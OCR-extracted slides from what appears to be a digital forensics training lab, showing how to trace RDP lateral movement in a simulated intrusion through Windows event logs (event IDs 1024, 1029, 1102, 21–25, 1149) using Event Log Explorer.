
- The important event IDs (Cont.)
  - Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx
    - 1102: The client has initiated a multi-transport connection to the server
  - Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx
    - 21: Remote Desktop Services: Session logon succeeded
    - 22: Remote Desktop Services: Shell start notification received
    - 24: Remote Desktop Services: Session has been disconnected
    - 25: Remote Desktop Services: Session reconnection succeeded
  - Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational.evtx
    - 1149: Remote Desktop Services: User authentication succeeded

Lab 1-1 (1): Analyzing the Current Logs on Client-Win10-2

- We want to check logs around March 14, 2018 because the infection date of the administrator's PC (Client-Win10-1) was on that day at 10:50 PM.

- Security.evtx
  - After opening it, we can see that the oldest log is from March 25, 2018.
  - We need even older logs.

  - We will check older logs in VSS later. We will try to check another sources of logs for now.


Event Log Explorer
Scenario 1
Labs
File Tree View Event Advanced Window Help
<Load filter>
Computers Tree
Security.evtx
Showing 27391 event(s)
NT
Type Date Time Event Source Category User Computer
Audit Success 3/25/2018 2:57:49 AM 5061 Microsoft-Windows-Se System Integrity N/A client-win10-2.ninja-motors.n
Audit Success 3/25/2018 2:57:49 AM 5058 Microsoft-Windows-Se Other System Events N/A client-win10-2.ninja-motors.n
Audit Success 3/25/2018 2:56:55 AM 4634 Microsoft-Windows-Se Logoff N/A client-win10-2.ninja-motors.n
Audit Success 3/25/2018 2:56:44 AM 4624 Microsoft-Windows-Se Logon N/A client-win10-2.ninja-motors.n
Audit Success 3/25/2018 2:55:43 AM 5059 Microsoft-Windows-Se Other System Events N/A client-win10-2.ninja-motors.n
Audit Success 3/25/2018 2:55:43 AM 5061 Microsoft-Windows-Se System Integrity N/A client-win10-2.ninja-motors.n
Audit Success 3/25/2018 2:55:43 AM 5058 Microsoft-Windows-Se Other System Events N/A client-win10-2.ninja-motors.n
Audit Success 3/25/2018 2:55:43 AM 5061 Microsoft-Windows-Se System Integrity N/A client-win10-2.ninja-motors.n
Audit Success 3/25/2018 2:55:43 AM 5058 Microsoft-Windows-Se Other System Events N/A client-win10-2.ninja-motors.n
Audit Success 3/25/2018 2:53:37 AM 5059 Microsoft-Windows-Se Other System Events N/A client-win10-2.ninja-motors.n
Description
Key migration operation.
Subject:
Security ID: S-1-5-18
Account Name: CLIENT-WIN10-2$
Account Domain: NINJA-MOTORS
Logon ID: 0x3e7
Cryptographic Parameters:
Provider Name: Microsoft Software Key Storage Provider
Algorithm Name: RSA
Key Name: 0ae6ea51-c13a-1714-4999-11759965f5f3
Key Type: User key.
Additional Information:
Operation: Export of persistent cryptographic key.
Return Code: 0x0
Description Data
Events: 27391 Displayed: 27391 Selected: 1

Lab 1-2 (1)
Analyzing the Current Logs on Client-Win10-2


- Even if you lose the contents of “Security.evtx” logs for some reasons, you can investigate by referring to the RDP client log below.

- Open the log below with Event Log Explorer, and click “Filter Events” button.
  - G:\Windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx
    - We assume that Client-Win10-2 have been mounted as drive G.

Notice:
You should **drag** the log file **and drop** it to Event Log Explorer.

Scenario 1 Labs

Lab 1
Analy in10-2




Scenario 1 Labs

Lab 1-2 (3)
Analyzing the Current Logs on Client-Win10-2

Event ID	Log Location	Logged Host	Where To Look	What You Get
1024	Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx	Source	Date, Time	Date/Time around when RDP was used
			Computer Name	Source computer name
			User	The SID of the user who used RDP
			Description	Destination host name (or IP address)
1029	Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx	Source	Date, Time	Date/Time around when RDP was used
			Computer Name	Source computer name
			User	The SID of the user who used RDP
			Description	The hash of the user name to logon
1102	Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx	Source	Date, Time	Date/Time around when RDP was used
			Computer Name	Source computer name
			User	The SID of the user who used RDP
			Description	Destination IP address


Lab 1-2 (4)
Analyzing the Current Logs on Client-Win10-2

- Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx
  - We found a RDP connection to the administrators PC (Client-Wint10-1)!



Lab 1-2 (5)
Analyzing the Current Logs on Client-Win10-2

- Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx
  - We found a RDP connection to the administrators PC (Client-Wint10-1)!



Lab 1-2 (6)
Analyzing the Current Logs on Client-Win10-2

- You can calculate the hash with this python script.

